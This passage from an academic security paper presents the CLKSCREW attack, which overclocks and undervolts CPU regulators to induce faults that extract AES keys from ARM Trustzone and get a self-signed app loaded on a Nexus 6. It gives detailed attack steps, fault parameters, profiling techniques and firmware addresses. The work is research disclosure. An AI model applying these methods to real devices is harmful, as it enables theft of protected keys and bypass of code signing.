In this section, we study the capabilities and limits of the built-in hardware regulators, focusing on the Nexus 6 phone. According to documentation from the vendor, Nexus 6 features a 2.7GHz quad-core SoC processor. On this device, DVFS is configured to operate only in one of 15 possible discrete[5] Operating Performance Points (OPPs) at any one time, typically by a DVFS OS-level service. Each OPP represents a state that the device can be in with a voltage and frequency pair. These OPPs are readily available from the vendor-specific definition file, `apq8084.dtsi`, from the kernel source code [3].

To verify that the OPPs are as advertised, we need measurement readings of the operating voltage and frequency. By enabling the *debugfs* feature for the regulators, we can get per-core voltage[6] and frequency[7] measurements. We verify that the *debugfs* measurement readings indeed match the voltage and frequency pairs stipulated by each OPP. We plot these vendor-provided OPP measurements as black-star symbols in Figure 5.

No safeguard limits in hardware. Using the software-exposed controls described in § 2.2, while maintaining a low base frequency of 300MHz, we configure the voltage regulator to probe for the range during which the de-

[5] A limited number of discrete OPPs, instead of a range of continuous voltage/frequency values, is used so that the time taken to validate the configured OPPs at runtime is minimized.

[6] `/d/regulator/kraitX/voltage`

[7] `/d/clk/kraitX_clk/measure`

vice remains functional. We find that when the device is set to any voltage outside the range 0.6V to 1.17V, it either reboots or freezes. We refer to the phone as being *unstable* when these behaviors are observed. Then, stepping through 5mV within the voltage range, for each operating voltage, we increase the clock frequency until the phone becomes *unstable*. We plot each of these maximum frequency and voltage pair (as shaded circles) together with the vendor-stipulated OPPs (as shaded stars) in Figure 5. It is evident that the hardware regulators can be configured past the vendor-recommended limits. This unfettered access to the regulators offers a powerful primitive to induce a software-based fault.

> **ATTACK ENABLER (GENERAL) #1**: There are no safeguard limits in the hardware regulators to restrict the range of frequencies and voltages that can be configured.

Large degree of freedom for attacker. Figure 5 illustrates the degree of freedom an attacker has in choosing the OPPs that have the potential to induce faults. The maximum frequency and voltage pairs (*i.e.* shaded circles in Figure 5) form an almost continuous upward-sloping curve. It is noteworthy that all frequency and voltage OPPs *above* this curve represent potential candidate values of frequency and voltage that an attacker can use to induce a fault.

This "shaded circles" curve is instructive in two ways. First, from the attacker's perspective, the upward-sloping nature of the curve means that reducing the operating voltage simultaneously lowers the minimum required frequency needed to induce a fault in an attack. For example, suppose an attacker wants to perform an overclocking attack, but the frequency value she needs to achieve the fault is beyond the physical limit of the frequency regulator. With the help of this frequency/voltage characteristic, she can then possibly reduce the operating voltage to the extent where the overclocking frequency required is within the physical limit of the regulator.

> **ATTACK ENABLER (GENERAL) #2**: Reducing the operating voltage lowers the minimum required frequency needed to induce faults.

Secondly, from the defender's perspective, the large range of instability-inducing OPPs above the curve suggests that limits of both frequency and voltage, if any, must be enforced *in tandem* to be effective. Combination of frequency and voltage values, while individually valid, may still cause unstable conditions when used together.

Prevalence of Regulators. The lack of safeguard limits within the regulators is not specific to Nexus 6. We observe similar behaviors in devices from other vendors. For example, the frequency/voltage regulators in the Nexus 6P and Pixel phones can also be configured beyond their vendor-stipulated limits to the extent of seeing instability on the devices. We show the comparison of the vendor-recommended and the actual observed OPPs of these devices in Figures 16 and 17 in Appendix A.3.




Figure 6: Overview of CLKSCREW fault injection setup.

3.4 Containing the Fault within a Core

The goal of our fault injection attack is to induce errors to specific victim code execution. The challenge is doing so without self-faulting the attack code and accidentally attacking other non-targeted code.

We create a custom kernel driver to launch separate threads for the attack and victim code and to pin each of them to separate cores. Pinning the attack and victim code in separate cores automatically allows each of them to execute in different frequency domains. This core pinning strategy is possible due to the deployment of increasingly heterogeneous processors like the ARM big.LITTLE [12] architecture, and emerging technologies such as Intel PCPS [35] and Qualcomm aSMP [48]. The prevailing industry trend of designing finer-grained energy management favors the use of separate frequency and voltage domains across different cores. In particular, the Nexus 6 SoC that we use in our attack is based on a variant of the aSMP architecture. With core pinning, the attack code can thus manipulate the frequency of the core that the victim code executes on, without affecting that of the core the attack code is running on. In addition to core pinning, we also disable interrupts during the entire victim code execution to ensure that no context switch occurs for that core. These two measures ensure that our fault injection effects are contained within the core that the target victim code is running on.

> **ATTACK ENABLER (GENERAL) #3**: The deployment of cores in different voltage/frequency domains isolates the effects of cross-core fault attack.

3.5 CLKSCREW Attack Steps

The CLKSCREW attack is implemented with a kernel driver to attack code that is executing at a higher priv-

Parameter	Description
F_{volt}	Base operating voltage
F_{pdelay}	Number of loops to delay/wait before the fault
F_{freq_hi}	Target value to raise the frequency *to* for the fault
F_{freq_lo}	Base value to raise the frequency *from* for the fault
F_{dur}	Duration of the fault in terms of number of loops

Table 1: CLKSCREW fault injection parameters.

ilege than the kernel. Examples of such victim code are applications running within isolation technologies such as ARM Trustzone [11] and Intel SGX [9]. In Figure 6, we illustrate the key attack steps within the thread execution of the attack and victim code. The goal of the CLKSCREW attack is to induce a fault in a subset of an entire victim thread execution.

❶ **Clearing residual states.** Before we attack the victim code, we want to ensure that there are no microarchitectural residual states remaining from prior executions. Since we are using a cache-based profiling technique in the next step, we want to make sure that the caches do not have any residual data from non-victim code before each fault injection attempt. To do so, we invoke both the victim and attack threads in the two cores multiple times in quick succession. From experimentation, 5-10 invocations suffice in this preparation phase.

❷ / ❸ **Profiling for an anchor.** Since the victim code execution is typically a subset of the entire victim thread execution, we need to profile the execution of the victim thread to identify a consistent point of execution *just* before the target code to be faulted. We refer to this point of execution as a timing anchor, T_{anchor} to guide when to deliver the fault injection. Several software profiling techniques can be used to identify this timing anchor. In our case, we rely on instruction or data cache profiling techniques in recent work [40].

❹ **Pre-fault delaying.** Even with the timing anchor, in some attack scenarios, there may still be a need to fine-tune the exact delivery timing of the fault. In such cases, we can configure the attack thread to spin-loop with a predetermined number of loops before inducing the actual fault. The use of these loops consisting of *no-op* operations is essentially a technique to induce timing delays with high precision. For this stage of the attack, we term this delay before inducing the fault as F_{pdelay}.

❺ / ❻ **Delivering the fault.** Given a base operating voltage F_{volt}, the attack thread will raise the frequency of the victim core (denoted as F_{freq_hi}), keep that frequency for F_{dur} loops, and then restore the frequency to F_{freq_lo}.

To summarize, for a successful CLKSCREW attack, we can characterize the attacker's goal as the following sub-tasks. Given a victim code and a fault injection target point determined by T_{anchor}, the attacker has to find optimal values for the following parameters to maximize the odds of inducing the desired fault. We summarize the fault injection parameters required in Table 1.

$$F_{\theta|T_{anchor}} = \{F_{volt}, F_{pdelay}, F_{freq_hi}, F_{dur}, F_{freq_lo}\}$$




Figure 7: Regulators operate across security boundaries.

3.6 Isolation-Agnostic DVFS

To support execution of trusted code isolated from untrusted one, two leading industry technologies, ARM Trustzone [11] and Intel SGX [9], are widely deployed. They share a common characteristic in that they can execute both trusted and untrusted code on the *same* physical core, while relying on architectural features such as specialized instructions to support isolated execution. It is noteworthy that on such architectures, the voltage and frequency regulators typically operate on domains that apply to cores as a whole (regardless of the security-sensitive processor execution modes), as depicted in Figure 7. With this design, any frequency or voltage change initiated by untrusted code inadvertently affects the trusted code execution, despite the hardware-enforced isolation. This, as we show in subsequent sections, poses a critical security risk.

> **ATTACK ENABLER (GENERAL) #4**: Hardware regulators operate across security boundaries with no physical isolation.

4 TZ Attack #1: Inferring AES Keys

In this section, we show how AES [43] keys stored within Trustzone (TZ) can be inferred by lower-privileged code from outside Trustzone, based on the faulty ciphertexts derived from the erroneous AES encryption operations. Specifically, it shows how lower-privileged code can subvert the isolation guarantee by ARM Trustzone, by influencing the computation of higher-privileged code using the energy management

mechanisms. The attack shows that the confidentiality of the AES keys that should have been kept secure in Trustzone can be broken.

Threat model. In our victim setup, we assume that there is a Trustzone app that provisions AES keys and stores these keys within Trustzone, inaccessible from the non-Trustzone (non-secure) environment. The attacker can repeatedly invoke the Trustzone app from the non-secure environment to decrypt any given ciphertext, but is restricted from reading the AES keys directly from Trustzone memory due to hardware-enforced isolation. The attacker's goal is to infer the AES keys stored.

4.1 Trustzone AES Decryption App

For this case study, since we do not have access to a real-world AES app within Trustzone, we rely on a textbook implementation of AES as the victim app. We implement a AES decryption app that can be loaded within Trustzone. Without loss of generality, we restrict the decryption to 128-bit keys, operating on 16-bit plaintext and ciphertext. A single 128-bit encryption/decryption operation comprises 10 AES rounds, each of which is a composition of the four canonical sub-operations, named `SubBytes`, `ShiftRows`, `MixColumns` and `AddRoundKey` [43].

To load this app into Trustzone as our victim program, we use a publicly known Trustzone vulnerability [17] to overwrite an existing Trustzone syscall handler, `tzbsp_es_is_activated`, on our Nexus 6 device running an old firmware[8]. A non-secure app can then execute this syscall via an ARM Secure Monitor Call [26] instruction to invoke our decryption Trustzone app. This vulnerability serves the sole purpose of allowing us to load the victim app within Trustzone to simulate a AES decryption app in Trustzone. It plays no part in the attacker's task of interest – extracting the cryptographic keys stored within Trustzone. Having the victim app execute within Trustzone on a commodity device allows us to evaluate CLKSCREW across Trustzone-enforced security boundaries in a practical and realistic manner.

4.2 Timing Profiling

As described in § 3.5, one of the crucial attack steps to ensure reliable delivery of the fault to a victim code execution is finding ideal values of F_{pdelay}. To guide this parameter discovery process, we need the timing profile of the Trustzone app performing a single AES encryption/decryption operation. ARM allows the use of hardware cycle counter (CCNT) to track the execution duration (in clock cycles) of Trustzone applications [10]. We enable this cycle counting feature within our custom kernel driver. With this feature, we can now measure how long it takes for our Trustzone app to decrypt a single ciphertext, even from the non-secure world.

[8]Firmware version is *shamu* `MMB29Q` (Feb, 2016)




Figure 8: Execution duration (in clock cycles) of the victim and attack threads.

> **ATTACK ENABLER (TZ-SPECIFIC) #5**: Execution timing of code running in Trustzone can be profiled with hardware counters that are accessible outside Trustzone.

Using the hardware cycle counter, we track the duration of each AES decryption operation over about 13k invocations in total. Figure 8 (left) shows the distribution of the execution length of an AES operation. Each operation takes an average of 840k clock cycles with more than 80% of the invocations taking between 812k to 920k cycles. This shows that the victim thread does not exhibit too much variability in terms of its execution time.

Recall that we want to deliver a fault to specific region of the victim code execution and that the faulting parameter F_{pdelay} allows us to fine-tune this timing. Here, we evaluate the degree to which the use of *no-op* loops is useful in controlling the timing of the fault delivery. Using a fixed duration for the fault F_{dur}, we measure how long the attack thread takes in clock cycles for different values of the pre-fault delays F_{pdelay}. Figure 8 (right) illustrates a distinct linear relationship between F_{pdelay} and the length of the attack thread. This demonstrates that number of loops used in F_{pdelay} is a reasonably good proxy for controlling the execution timing of threads, and thus the timing of our fault delivery.

4.3 Fault Model

To detect if a fault is induced in the AES decryption, we add a check after the app invocation to verify that the decrypted plaintext is as expected. Moreover, to know exactly which AES round got corrupted, we add minimal code to track the intermediate states of the AES round and return this as a buffer back to the non-secure environment. A comparison of the intermediate states and their expected values will indicate the specific AES round that




Figure 9: Fault model: Characteristics of observed faults induced by CLKSCREW on AES operation.




Figure 10: Controlling pre-fault delay, F_{pdelay}, allows us to control which AES round the fault affects.

is faulted and the corrupted value. With these validation checks in place, we perform a grid search for the parameters for the faulting frequency, $F_{\text{freq_hi}}$ and the duration of the fault, F_{dur} that can induce erroneous AES decryption results. From our empirical trials, we found that the parameters $F_{\text{freq_hi}} = 3.69GHz$ and $F_{\text{dur}} = 680$ can most reliably induce faults to the AES operation.

For the rest of this attack, we assume the use of these two parameter values. By varying F_{pdelay}, we investigate the characteristics of the observed faults. A total of about 360 faults is observed. More than 60% of the faults are precise enough to affect exactly one AES round, as depicted in Figure 9 (left). Furthermore, out of these faults that induce corruption in one AES round, more than half are sufficiently transient to cause random corruptions of exactly one byte, shown in Figure 9 (right). Being able to induce a one-byte random corruption to the intermediate state of an AES round is often used as a fault model in several physical fault injection works [18, 56].

4.4 Putting it together

Removing use of time anchor. Recall from § 3.5 that CLKSCREW may require profiling for a time anchor to improve faulting precision. In this attack, we choose not to do so, because (1) the algorithm of the AES operation is fairly straightforward (one `KeyExpansion` round, followed by 10 AES rounds [43]) to estimate F_{pdelay}, and (2) the execution duration of the victim thread does not exhibit too much variability. The small degree of variability in the execution timing of both the attack and victim threads allows us to reasonably target specific AES rounds with a maximum error margin of one round.

Differential fault attack. Tunstall *et al.* present a differential fault attack (DFA) that infers AES keys based on pairs of correct and faulty ciphertext [56]. Since AES encryption is symmetric, we leverage their attack to infer AES keys based on pairs of correct and faulty plaintext. Assuming a fault can be injected during the seventh AES round to cause a single-byte random corruption to the intermediate state in that round, with a corrupted input to the eighth AES round, this DFA can reduce the number of AES-128 key hypotheses from the original 2^{128} to 2^{12}, in which case the key can be brute-forced in a trivial exhaustive search. We refer readers to Tunstall *et al.*'s work [56] for a full cryptanalysis for this fault model.

Degree of control of attack. To evaluate the degree of control we have over the specific round we seek to inject the fault in, we induce the faults using a range of F_{pdelay} and track which AES rounds the faults occur in. In Figure 10, each point represents a fault occurring in a specific AES round and when that fault occurs during the entire execution of the victim thread. We use the ratio of $CCNT_{\text{attack}}/CCNT_{\text{target}}$ as an approximation of latter. There are ten distinct clusters of faults corresponding to each AES round. Since $CCNT_{\text{target}}$ can be profiled beforehand and $CCNT_{\text{attack}}$ is controllable via the use of F_{pdelay}, an attacker is able to control which AES round to deliver the fault to for this attack.

Actual attack. Given the faulting parameters, $F_{\theta,\,\text{AES-128}} = \{F_{\text{volt}} = 1.055V,\, F_{\text{pdelay}} = 200k,\, F_{\text{freq_hi}} = 3.69GHz,\, F_{\text{dur}} = 680,\, F_{\text{freq_lo}} = 2.61GHz\}$, it took, on average, 20 faulting attempts to induce a one-byte fault to the input to the eighth AES round. Given the pair of this faulty plaintext and the expected one, it took Tunstall *et al.*'s DFA algorithm about 12 minutes on a 2.7GHz quad-core CPU to generate 3650 key hypotheses, one out of which is the AES key stored within Trustzone.

5 TZ Attack #2: Loading Self-Signed Apps

In this case study, we show how CLKSCREW can subvert the RSA signature chain verification – the primary public-key cryptographic method used for authenticating the loading of firmware images into Trustzone. ARM-based SoC processors use the ARM Trustzone to provide a secure and isolated environment to execute security-critical applications like DRM *widevine* [28] trustlet[9] and

[9] Apps within Trustzone are sometimes referred to as *trustlets*.

Algorithm 1 Given public key modulus N and exponent e, decrypt a RSA signature S. Return plaintext hash, H.

```
1:  procedure DECRYPTSIG(S, e, N)
2:      r ← 2^2048
3:      R ← r^2 mod N
4:      N_rev ← FLIPENDIANNESS(N)
5:      r^-1 ← MODINVERSE(r, N_rev)
6:      found_first_one_bit ← false
7:      for i ∈ {bitlen(e) − 1 .. 0} do
8:          if found_first_one_bit then
9:              x ← MONTMULT(x, x, N_rev, r^-1)
10:             if e[i] == 1 then
11:                 x ← MONTMULT(x, a, N_rev, r^-1)
12:             end if
13:         else if e[i] == 1 then
14:             S_rev ← FLIPENDIANNESS(S)
15:             x ← MONTMULT(S_rev, R, N_rev, r^-1)
16:             a ← x
17:             found_first_one_bit ← true
18:         end if
19:     end for
20:     x ← MONTMULT(x, 1, N_rev, r^-1)
21:     H ← FLIPENDIANNESS(x)
22:     return H
23: end procedure
```

key management *keymaster* [27] trustlet. These vendor-specific firmware are subject to regular updates. These firmware update files consist of the updated code, a signature protecting the hash of the code, and a certificate chain. Before loading these signed code updates into Trustzone, the Trusted Execution Environment (TEE) authenticates the certificate chain and verifies the integrity of the code updates [49].

RSA Signature Validation. In the RSA cryptosystem [51], let N denote the modulus, d denote the private exponent and e denote the public exponent. In addition, we also denote the SHA-256 hash of code C as $H(C)$ for the rest of the section. To ensure the integrity and authenticity of a given code blob C, the code originator creates a signature Sig with its RSA private key: $Sig \leftarrow (H(C))^d \bmod N$. The code blob is then distributed together with the signature and a certificate containing the signing modulus N. Subsequently, the code blob C can be authenticated by verifying that the hash of the code blob matches the plaintext decrypted from the signature using the public modulus N: $Sig^e \bmod N == H(C)$. The public exponent is typically hard-coded to `0x10001`; only the modulus N is of interest here.

Threat model. The goal of the attacker is to provide an arbitrary attack app with a self-signed signature and have the TEE successfully authenticate and load this self-signed app within Trustzone. To load apps into Trustzone, the attackers can invoke the TEE to authenticate and load a given app into Trustzone using the `QSEOS_APP_START_COMMAND` [4] Secure Channel Manager[10] command. The attacker can repeatedly invoke this operation, but only from the non-secure environment.

5.1 Trustzone Signature Authentication

To formulate a CLKSCREW attack strategy, we first examine how the verification of RSA signatures is implemented within the TEE. This verification mechanism is implemented within the bootloader firmware. For the Nexus 6 in particular, we use the *shamu*-specific firmware image (`MOB31S`, dated Jan 2017 [1]), downloaded from the Google firmware update repository.

The RSA decryption function used in the signature verification is the function, DECRYPTSIG[11], summarized in Algorithm 1. At a high level, DECRYPTSIG takes, as input, a 2048-bit signature and the public key modulus, and returns the decrypted hash for verification. For efficient modular exponentiation, DECRYPTSIG uses the function MONTMULT to perform Montgomery multiplication operations [38, 44]. MONTMULT performs Montgomery multiplication of two inputs x and y with respect to the Montgomery *radix*, r [38] and modulus N as follows: $\text{MONTMULT}(x, y, N, r^{-1}) \leftarrow x \cdot y \cdot r^{-1} \bmod N$.

In addition to the use of MONTMULT, DECRYPTSIG also invokes the function, FLIPENDIANNESS[12], multiple times at lines 4, 14 and 21 of Algorithm 1 to reverse the contents of memory buffers. FLIPENDIANNESS is required in this implementation of DECRYPTSIG because the inputs to DECRYPTSIG are big-endian while MONTMULT operates on little-endian inputs. For reference, we outline the implementation of FLIPENDIANNESS in Algorithm 2 in Appendix A.2.

5.2 Attack Strategy and Cryptanalysis

Attack overview. The overall goal of the attack is to deliver a fault during the execution of DECRYPTSIG such that the output of DECRYPTSIG results in the desired hash $H(C_A)$ of our attack code C_A. This operation can be described by Equation 2, where the attacker has to supply an attack signature $S_A^{'}$, and fault the execution of DECRYPTSIG at runtime so that DECRYPTSIG outputs the intended hash $H(C_A)$. For comparison, we also describe the typical decryption operation of the *original* signature S to the hash of the original code blob, C in Equation 3.

$$\textbf{Attack}: \quad \text{DECRYPTSIG}(S_A^{'}, e, N) \xrightarrow{fault} H(C_A) \quad (2)$$

$$\textbf{Original}: \quad \text{DECRYPTSIG}(S, e, N) \longrightarrow H(C) \quad (3)$$

[10] This is a vendor-specific interface that allows the non-secure world to communicate with the Trustzone secure world.

[11] DECRYPTSIG loads at memory address `0xFE8643C0`.

[12] FLIPENDIANNESS loads at memory address `0xFE868B20`

For a successful attack, we need to address two questions: (a) At which portion of the runtime execution of $\text{DECRYPTSIG}(S_A^{'}, e, N)$ do we inject the fault? (b) How do we craft $S_A^{'}$ to be used as an input to DECRYPTSIG?

5.2.1 Where to inject the runtime fault?

Target code of interest. The fault should target operations that manipulate the input modulus N, and ideally before the beginning of the modular exponentiation operation. A good candidate is the use of the function FLIPENDIANNESS at Line 4 of Algorithm 1. From experimentation, we find that FLIPENDIANNESS is especially susceptible to CLKSCREW faults. We observe that N can be corrupted to a predictable N_A as follows:

$$N_{A,rev} \xleftarrow{fault} \text{FLIPENDIANNESS}(N)$$

Since $N_{A,rev}$ is N_A in reverse byte order, for brevity, we refer to $N_{A,rev}$ as N_A for the rest of the section.

Factorizable N_A. Besides being able to fault N to N_A, another requirement is that N_A must be factorizable. Recall that the security of the RSA cryptosystem depends on the computational infeasibility of factorizing the modulus N into its two prime factors, p and q [21]. This means that with the factors of N_A, we can derive the corresponding keypair $\{N_A, d_A, e\}$ using the Carmichael function in the procedure that is described in Razavi *et al.*'s work [50]. With this keypair $\{N_A, d_A, e\}$, the hash of the attack code C_A can then be signed to obtain the signature of the attack code, $S_A \leftarrow (H(C_A))^{d_A} \bmod N_A$.

We expect the faulted N_A to be likely factorizable due to two reasons: (a) N_A is likely a composite number of more than two prime factors, and (b) some of these factors are small. With sufficiently small factors of up to 60 bits, we use Pollard's ρ algorithm to factorize N_A and find them [42]. For bigger factors, we leverage the Lenstra's Elliptic Curve factorization Method (ECM) that has been observed to factor up to 270 bits [39]. Note that all we need for the attack is to find a *single* N_A that is factorizable and reliably reproducible by the fault.

5.2.2 How to craft the attack signature $S_A^{'}$?

Before we begin the cryptanalysis, we note that the attack signature $S_A^{'}$ (an input to DECRYPTSIG) is *not* the signed hash of the attack code, S_A (private-key encryption of the $H(C_A)$). We use $S_A^{'}$ instead of S_A primarily due to the peculiarities of our implementation. Specifically, this is because the operations that follow the injection of the fault also use the parameter values derived before the point of injected fault. Next, we sketch the cryptanalysis of delivering a fault to DECRYPTSIG to show how the desired $S_A^{'}$ is derived, and demonstrate why $S_A^{'}$ is *not trivially* derived the same way as S_A.

Cryptanalysis. The goal is to derive $S_A^{'}$ (as input to DECRYPTSIG) given an expected corrupted modulus N_A, the original vendor's modulus N, and the signature of the attack code, S_A. For brevity, all line references in this section refer to Algorithm 1. The key observation is that after being derived from FLIPENDIANNESS at Line 4, N_{rev} is next used by MONTMULT at Line 15. Line 15 marks the beginning of the modular exponentiation of the input signature, and thus, we focus our analysis here.

First, since we want $\text{DECRYPTSIG}(S_A^{'}, e, N)$ to result in $H(C_A)$ as dictated by Equation 2, we begin by analyzing the invocation of DECRYPTSIG that will lead to $H(C_A)$. If we were to run DECRYPTSIG with inputs S_A and N_A, $\text{DECRYPTSIG}(S_A, e, N_A)$ should output $H(C_A)$. Based on the analysis of this invocation of DECRYPTSIG, we can then characterize the output, $x_{desired}$, of the operation at Line 15 of $\text{DECRYPTSIG}(S_A, e, N_A)$ with Equation 4. We note that the modular inverse of r is computed based on N_A at Line 5, and so we denote this as r_A^{-1}.

$$x_{desired} \leftarrow S_A \cdot (r^2 \bmod N_A) \cdot r_A^{-1} \bmod N_A \quad (4)$$

Next, suppose our CLKSCREW fault is delivered in the operation $\text{DECRYPTSIG}(S_A^{'}, e, N)$ such that N is corrupted to N_A at Line 4. We note that while N is faulted to N_A at Line 4, subsequent instructions continue to indirectly use the original modulus N because R is derived based on the uncorrupted modulus N at Line 3. Herein lies the complication. The attack signature $S_A^{'}$ passed into DECRYPTSIG gets converted to the Montgomery representation at Line 15, where *both* moduli are used:

$$x_{fault} \leftarrow \text{MONTMULT}(S_A^{'}, r^2 \bmod N, N_A, r_A^{-1})$$

We can then characterize the output, x_{fault}, of the operation at the same Line 15 of a faulted $\text{DECRYPTSIG}(S_A^{'}, e, N)$ as follows:

$$x_{fault} \leftarrow S_A^{'} \cdot (r^2 \bmod N) \cdot r_A^{-1} \bmod N_A \quad (5)$$

By equating $x_{fault} = x_{desired}$ (*i.e.* equating results from (4) and (5)), we can reduce the problem to finding $S_A^{'}$ for constants $K = (r^2 \bmod N) \cdot r_A^{-1}$ and $x_{desired}$, such that:

$$S_A^{'} \cdot K \bmod N_A \equiv x_{desired} \bmod N_A$$

Finally, subject to the condition that $x_{desired}$ is divisible[13] by the greatest common divisor of K and N_A, denoted as $gcd(K, N_A)$, we use the Extended Euclidean Algorithm[14] to solve for the attack signature $S_A^{'}$, since there exists a constant y such that $S_A^{'} \cdot K + y \cdot N_A = x_{desired}$. In summary, we show that the attack signature $S_A^{'}$ (to be used as an input to $\text{DECRYPTSIG}(S_A^{'}, e, N)$) can be derived from N, N_A and S_A.

[13] We empirically observe that $gcd(K, N_A) = 1$ in our experiments, thus making $x_{desired}$ trivially divisible by $gcd(K, N_A)$ for our purpose.

[14] The Extended Euclidean Algorithm is commonly used to compute, besides the greatest common divisor of two integers a and b, the integers x and y where $ax + by = gcd(a, b)$.

5.3 Timing Profiling

Each trustlet app file on the Nexus 6 device comes with a certificate chain of four RSA certificates (and signatures). Loading an app into Trustzone requires validating the signatures of all four certificates [49]. By incrementally corrupting each certificate and then invoking the loading of the app with the corrupted chain, we measure the operation of validating one certificate to take about 270 million cycles on average. We extract the target function FLIPENDIANNESS from the binary firmware image and execute it in the non-secure environment to measure its length of execution. We profile its invocation on a 256-byte buffer (the size of the 2048-bit RSA modulus) to take on average 65k cycles.

To show the feasibility of our attack, we choose to attack the validation of the fourth and final certificate in the chain. This requires a *very precise* fault to be induced within in a 65k-cycle-long targeted period within an entire chain validation operation that takes 270 million x 4 = 1.08 billion cycles, a duration that is four orders of magnitude longer than the targeted period. Due to the degree of precision needed, it is thus crucial to find a way to determine a reliable time anchor (see Steps ❷ / ❸ in § 3.5) to guide the delivery of the fault.

Cache profiling To determine approximately which region of code is being executed during the chain validation at any point in time, we leverage side-channel-based cache profiling attacks that operate across cores. Since we are profiling code execution within Trustzone in a separate core, we use recent advances in the cross-core instruction- and data-based *Prime+Probe*[15] cache attack techniques [31, 40, 62]. We observe that the cross-core profiling of the instruction-cache usage of the victim thread is more reliable than that of the data-cache counterpart. As such, we adapt the instruction-based *Prime+Probe* cache attack for our profiling stage.

Within the victim code, we first identify the code address we want to monitor, and then compute the set of memory addresses that is congruent to the cache set of our monitored code address. Since we are doing instruction-based cache profiling, we need to rely on executing instructions instead of memory read operations. We implement a loop within the fault injection thread to continuously execute dynamically generated dummy instructions in the cache-set-congruent memory addresses (the *Prime* step) and then timing the execution of these instructions (the *Probe* step) using the clock cycle counter. We determine a threshold for the cycle count to indicate that the associated cache lines have been evicted. The eviction patterns of the monitored cache set provides an indication that the monitored code address has been executed.

[15] Another prevalent class of cross-core cache attacks is the *Flush+Reload* [61] cache attacks. We cannot use the *Flush+Reload* technique to profile Trustzone execution because *Flush+Reload* requires being able to map addresses that are shared between Trustzone and the non-secure environment. Trustzone, by design, prohibits that.




Figure 11: Cache eviction profile snapshot with cache-based features.

> **ATTACK ENABLER (TZ-SPECIFIC) #6**: Memory accesses from the non-secure world can evict cache lines used by Trustzone code, thereby enabling *Prime+Probe*-style execution profiling of Trustzone code.

While we opt to use the *Prime+Probe* cache profiling strategy in our attack, there are alternate side-channel-based profiling techniques that can also be used to achieve the same effect. Other microarchitectural side channels like branch predictors, pipeline contention, prefetchers, and even voltage and frequency side channels can also conceivably be leveraged to profile the victim execution state. Thus, more broadly speaking, the attack enabler #6 is the presence of microarchitectural side channels that allows us to profile code for firing faults.

App-specific timing feature. For our timing anchor, we want a technique that is more fine-grained. We devise a novel technique that uses the features derived from the eviction timing to create a proxy for profiling program phase behavior. First, we maintain a global incrementing count variable as an approximate time counter in the loop. Then, using this counter, we track the duration between consecutive cache set evictions detected by our *Prime+Probe* profiling. By treating this series of *eviction gap duration* values, g, as a time-series stream, we can approximate the execution profile of the chain validation code running within Trustzone.

We plot a snapshot of the cache profile characterizing the validation of the fourth and final certificate in Figure 11. We observe that the beginning of each certification validation is preceded by a large spike of up to 75,000 in the g values followed by a secondary smaller spike. From experimentation, we found that FLIPENDIANNESS runs after the second spike. Based on this obser-




Figure 12: Observed faults using the timing features.




Figure 13: Variability of faulted byte(s) position.

vation, we change the profiling stage of the attack thread to track two hand-crafted timing features to characterize the instantaneous state of victim thread execution.

Timing anchor. We annotate the two timing features on the cache profile plot in Figure 11. The first feature, *feat_cache1*, tracks the length of the second spike minus a constant k_1. The second feature, *feat_cache2*, tracks the cumulative total of g after the second spike, until the $g > k_2$. We use a value of $k_1 = 140$ and $k_2 = 15$ for our experiments. By continuously monitoring values of g after the second spike, the timing anchor is configured to be the point when $g > k_2$.

To evaluate the use of this timing anchor, we need a means to assess when and how the specific invocation of the FLIPENDIANNESS is faulted. First, we observe that the memory buffer used to store N_{rev} is hard-coded to an address `0x0FC8952C` within Trustzone, and this buffer is not zeroed out after the validation of each certificate. We downgrade the firmware version to `MMB29Q` (Feb, 2016), so that we can leverage a Trustzone memory safety violation vulnerability [17] to access the contents of N_{rev} after the fourth certificate in the chain has been validated[16]. Note that this does not affect the normal operation of the chain validation because the relevant code sections for these operations is identical across version `MMB29Q` (Feb, 2016) and `MOB31S` (Jan, 2017).

With this timing anchor, we perform a grid search for the faulting parameters, $F_{\text{freq_hi}}$, F_{dur} and F_{pdelay} that can best induce faults in FLIPENDIANNESS. The parameters $F_{\text{freq_hi}} = 3.99GHz$ and $F_{\text{dur}} = 1$ are observed to be able to induce faults in FLIPENDIANNESS reliably. The value of the pre-fault delay parameter F_{pdelay} is crucial in controlling the type of byte(s) corruption in the target memory buffer N_{rev}. With different values of F_{pdelay}, we plot the observed faults and failed attempts based on the values of *feat_cache1* and *feat_cache2* in Figure 12.

[16]We are solely using this vulnerability to speed up the search for the faulting parameters. They can be replaced by more accurate and precise side-channel-based profiling techniques.

Each faulting attempt is considered a success if any bytes within N_{rev} are corrupted during the fault.

Adaptive pre-delay. While we see faults within the target buffer, there is some variability in the position of the fault induced within the buffer. In Figure 13, each value of F_{pdelay} is observed to induce faults across all parts of the buffer. To increase the precision in faulting, we modify the fault to be delivered based on an adaptive F_{pdelay}.

5.4 Fault Model

Based on the independent variables *feat_cache1* and *feat_cache2*, we build linear regression models to predict F_{pdelay} that can best target a fault at an intended position within the N_{rev} buffer. During each faulting attempt, F_{pdelay} is computed only when the timing anchor is detected. To evaluate the efficacy of the regression models, we collect all observed faults with the goal of injecting a fault at byte position 141. Figure 14 shows a significant clustering of faults around positions 140 - 148.

More than 80% of the faults result in 1-3 bytes being corrupted within the N_{rev} buffer. Many of the faulted values suggest that instructions are skipped when the fault occurs. An example of a fault within a segment of the buffer is having corrupted the original byte sequence from `0xa777511b` to `0xa7777777`.

5.5 Putting it together

We use the following faulting parameters to target faults to specific positions within the buffer: $F_{\theta,\text{RSA}} = \{F_{\text{volt}} = 1.055V,\ F_{\text{pdelay}} = \text{adaptive},\ F_{\text{freq_hi}} = 3.99GHz,\ F_{\text{dur}} = 1,\ F_{\text{freq_lo}} = 2.61GHz\}$.

Factorizable modulus N_A. About 20% of faulting attempts (1153 out of 6000) result in a successful fault within the target N_{rev} buffer. This set of faulted N values consists of 805 unique values, of which 38 (4.72%) are factorizable based on the algorithm described in § 5.2. For our attack, we select one of the factorizable N_A,




Figure 14: Histogram of observed faults and where the faults occur. The intended faulted position is 141.

where two bytes at positions 141 and 142 are corrupted. We show an example of this faulted and factorizable modulus in Appendix A.4.

Actual attack. Using the above selected N_A, we embed our attack signature $S_A^{'}$ into the *widevine* trustlet. Then we conduct our CLKSCREW faulting attempts while invoking the self-signed app. On average, we observe one instance of the desired fault in 65 attempts.

6 Discussion and Related Works

6.1 Applicability to other Platforms

Several highlighted attack enablers in preceding sections apply to other leading architectures. In particular, the entire industry is increasingly moving or has moved to fine-grained energy management designs that separate voltage/frequency domains for the cores. We leave the exploration of these architectures to future research.

